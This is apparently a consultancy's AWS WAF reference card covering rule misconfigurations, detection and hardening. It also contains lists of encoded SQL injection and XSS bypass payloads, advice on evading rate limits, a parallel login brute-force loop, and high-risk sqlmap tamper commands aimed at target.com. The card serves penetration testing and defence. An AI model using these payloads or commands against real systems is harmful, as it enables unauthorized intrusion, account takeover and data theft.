


AWS WAF Security
WEB APPLICATION FIREWALLAWS WAF protects web applications from common exploits. Web ACLs contain rules that inspect HTTP requests. Understanding WAF rules is essential for both bypass techniques and proper configuration.
📋Service Overview
Web ACLs & Rules
Web ACLs contain ordered rules that inspect requests. Rules can ALLOW, BLOCK, COUNT, or CAPTCHA. Managed rule groups provide pre-built protection against common attacks.
Attack note: Rule ordering matters - find gaps between rules or use encoding to bypass pattern matching
Rate-Based Rules
Automatically block IPs exceeding request thresholds. Can be based on IP, headers, or custom keys. Minimum 10 requests in the evaluation window (default 5 minutes) to trigger.
Attack note: Distribute attacks across IPs or rotate headers to stay under rate limits
Security Risk Assessment
WAF misconfigurations can leave applications exposed to OWASP Top 10 attacks. Overly permissive rules, missing coverage, or bypassable patterns are common issues. WAF bypass is a core pentest skill.
⚔️Attack Vectors
Encoding Bypasses
- •URL encoding: %27 instead of single quote
- •Double URL encoding: %2527
- •Unicode encoding: \u0027
- •HTML entities: ' or '
- •Mixed case: SeLeCt, UnIoN
Structural Bypasses
- •Comment injection: SEL/**/ECT
- •Whitespace variations: \t, \n, \r
- •Parameter pollution: id=1&id=2
- •HTTP method switching: GET to POST
- •Content-Type manipulation
⚠️Misconfigurations
Rule Issues
- •Rules in COUNT mode instead of BLOCK
- •Missing coverage for request body
- •Only checking specific content types
- •No rate limiting configured
- •IP whitelist too broad
Coverage Gaps
- •WAF not attached to all resources
- •Missing managed rule groups
- •Custom rules with weak patterns
- •No logging enabled
- •API Gateway not protected
🔍Enumeration
aws wafv2 list-web-acls --scope REGIONALaws wafv2 get-web-acl \
--name MyWebACL \
--scope REGIONAL \
--id <acl-id>aws wafv2 list-rule-groups --scope REGIONALaws wafv2 get-sampled-requests \
--web-acl-arn <arn> \
--rule-metric-name AWS-AWSManagedRulesCommonRuleSet \
--scope REGIONAL \
--time-window StartTime=2024-01-01,EndTime=2024-01-02 \
--max-items 100aws wafv2 list-resources-for-web-acl \
--web-acl-arn <arn>💉SQLi Bypass Examples
Common Bypasses
- •1' OR '1'='1 → 1%27%20OR%20%271%27%3D%271
- •UNION SELECT → UNI/**/ON SEL/**/ECT
- •' OR 1=1-- → %27%20OR%201%3D1--
- •admin'-- → admin%27%2D%2D
- •1; DROP TABLE → 1%3B%20DROP%20TABLE
Pro tip: Use sqlmap's tamper scripts: --tamper=space2comment,charencode to automatically try multiple encoding techniques.
🎭XSS Bypass Examples
Payload Variations
- •<script> → <scr<script>ipt>
- •<img onerror> → <img/onerror=alert(1)>
- •javascript: → java	script:
- •<svg onload> → <svg/onload=alert(1)>
- •cookie
Context-Specific
- •HTML context: <div onmouseover=alert(1)>
- •JS context: ";alert(1);//
- •URL context: javascript:alert(1)
- •CSS context: expression(alert(1))
- •SVG context: <svg><script>alert(1)</script>
🛡️Detection
WAF Logs (CloudWatch/S3/Kinesis)
- •BLOCK actions - attack attempts
- •COUNT actions - potential bypass testing
- •Request patterns and sources
- •Rule matches and actions
- •Sampled request analysis
Indicators of Bypass Attempts
- •Multiple encoding variations
- •Unusual User-Agent strings
- •High request rate from single IP
- •Parameter pollution attempts
- •Requests with null bytes or unicode
💻WAF Testing Commands
curl -X GET "https://target.com/api?id=1%27%20OR%20%271%27%3D%271" \
-H "User-Agent: Mozilla/5.0"curl -X POST "https://target.com/search" \
-d "q=<svg/onload=alert(1)>" \
-H "Content-Type: application/x-www-form-urlencoded"sqlmap -u "https://target.com/api?id=1" \
--tamper=space2comment,charencode,randomcase \
--random-agent --level=5 --risk=3for i in {1..200}; do
curl -s "https://target.com/login" \
-d "user=test&pass=test$i" &
done; waitwafw00f https://target.com
# or
nmap -p443 --script http-waf-detect target.comfor method in GET POST PUT PATCH DELETE OPTIONS HEAD; do
echo "=== $method ==="
curl -X $method "https://target.com/api?id=1' OR '1'='1"
done📜WAF Rule Examples
{
  "Name": "SQLiProtection",
  "Statement": {
    "SqliMatchStatement": {
      "FieldToMatch": {
        "QueryString": {}
      },
      "TextTransformations": [{
        "Priority": 0,
        "Type": "NONE"
      }]
    }
  },
  "Action": { "Block": {} }
}
Only checks query string, no transformations - easily bypassed
{
  "Name": "SQLiProtection",
  "Statement": {
    "SqliMatchStatement": {
      "FieldToMatch": { "Body": {} },
      "TextTransformations": [
        {"Priority": 0, "Type": "URL_DECODE"},
        {"Priority": 1, "Type": "HTML_ENTITY_DECODE"},
        {"Priority": 2, "Type": "LOWERCASE"}
      ]
    }
  },
  "Action": { "Block": {} }
}
Checks body with multiple decode transformations
{
  "Name": "RateLimit",
  "Statement": {
    "RateBasedStatement": {
      "Limit": 10000,
      "AggregateKeyType": "IP"
    }
  },
  "Action": { "Block": {} }
}
10,000 requests/5min is too high - won't stop brute force
{
  "Name": "LoginRateLimit",
  "Statement": {
    "RateBasedStatement": {
      "Limit": 100,
      "AggregateKeyType": "FORWARDED_IP",
      "ScopeDownStatement": {
        "ByteMatchStatement": {
          "FieldToMatch": {"UriPath": {}},
          "SearchString": "/login"
        }
      }
    }
  }
}
100 req/5min on login endpoint with X-Forwarded-For support
🛡️Defense Recommendations
Use AWS Managed Rule Groups
Enable AWSManagedRulesCommonRuleSet, SQLiRuleSet, and KnownBadInputsRuleSet.
aws wafv2 update-web-acl --name MyACL \
--rules file://managed-rules.jsonApply Text Transformations
Use URL_DECODE, HTML_ENTITY_DECODE, LOWERCASE, and COMPRESS_WHITE_SPACE.
Enable WAF Logging
Send logs to CloudWatch, S3, or Kinesis for analysis and alerting.
aws wafv2 put-logging-configuration \
--logging-configuration ResourceArn=<acl>,LogDestinationConfigs=[<s3-arn>]Configure Rate Limiting
Set aggressive limits on sensitive endpoints like /login, /api, /admin.
Check All Request Components
Inspect headers, body, query string, URI path, and cookies - not just query string.
Regular WAF Testing
Use tools like SQLMap, Burp Suite, and custom payloads to test WAF effectiveness.
AWS WAF Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS WAF security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.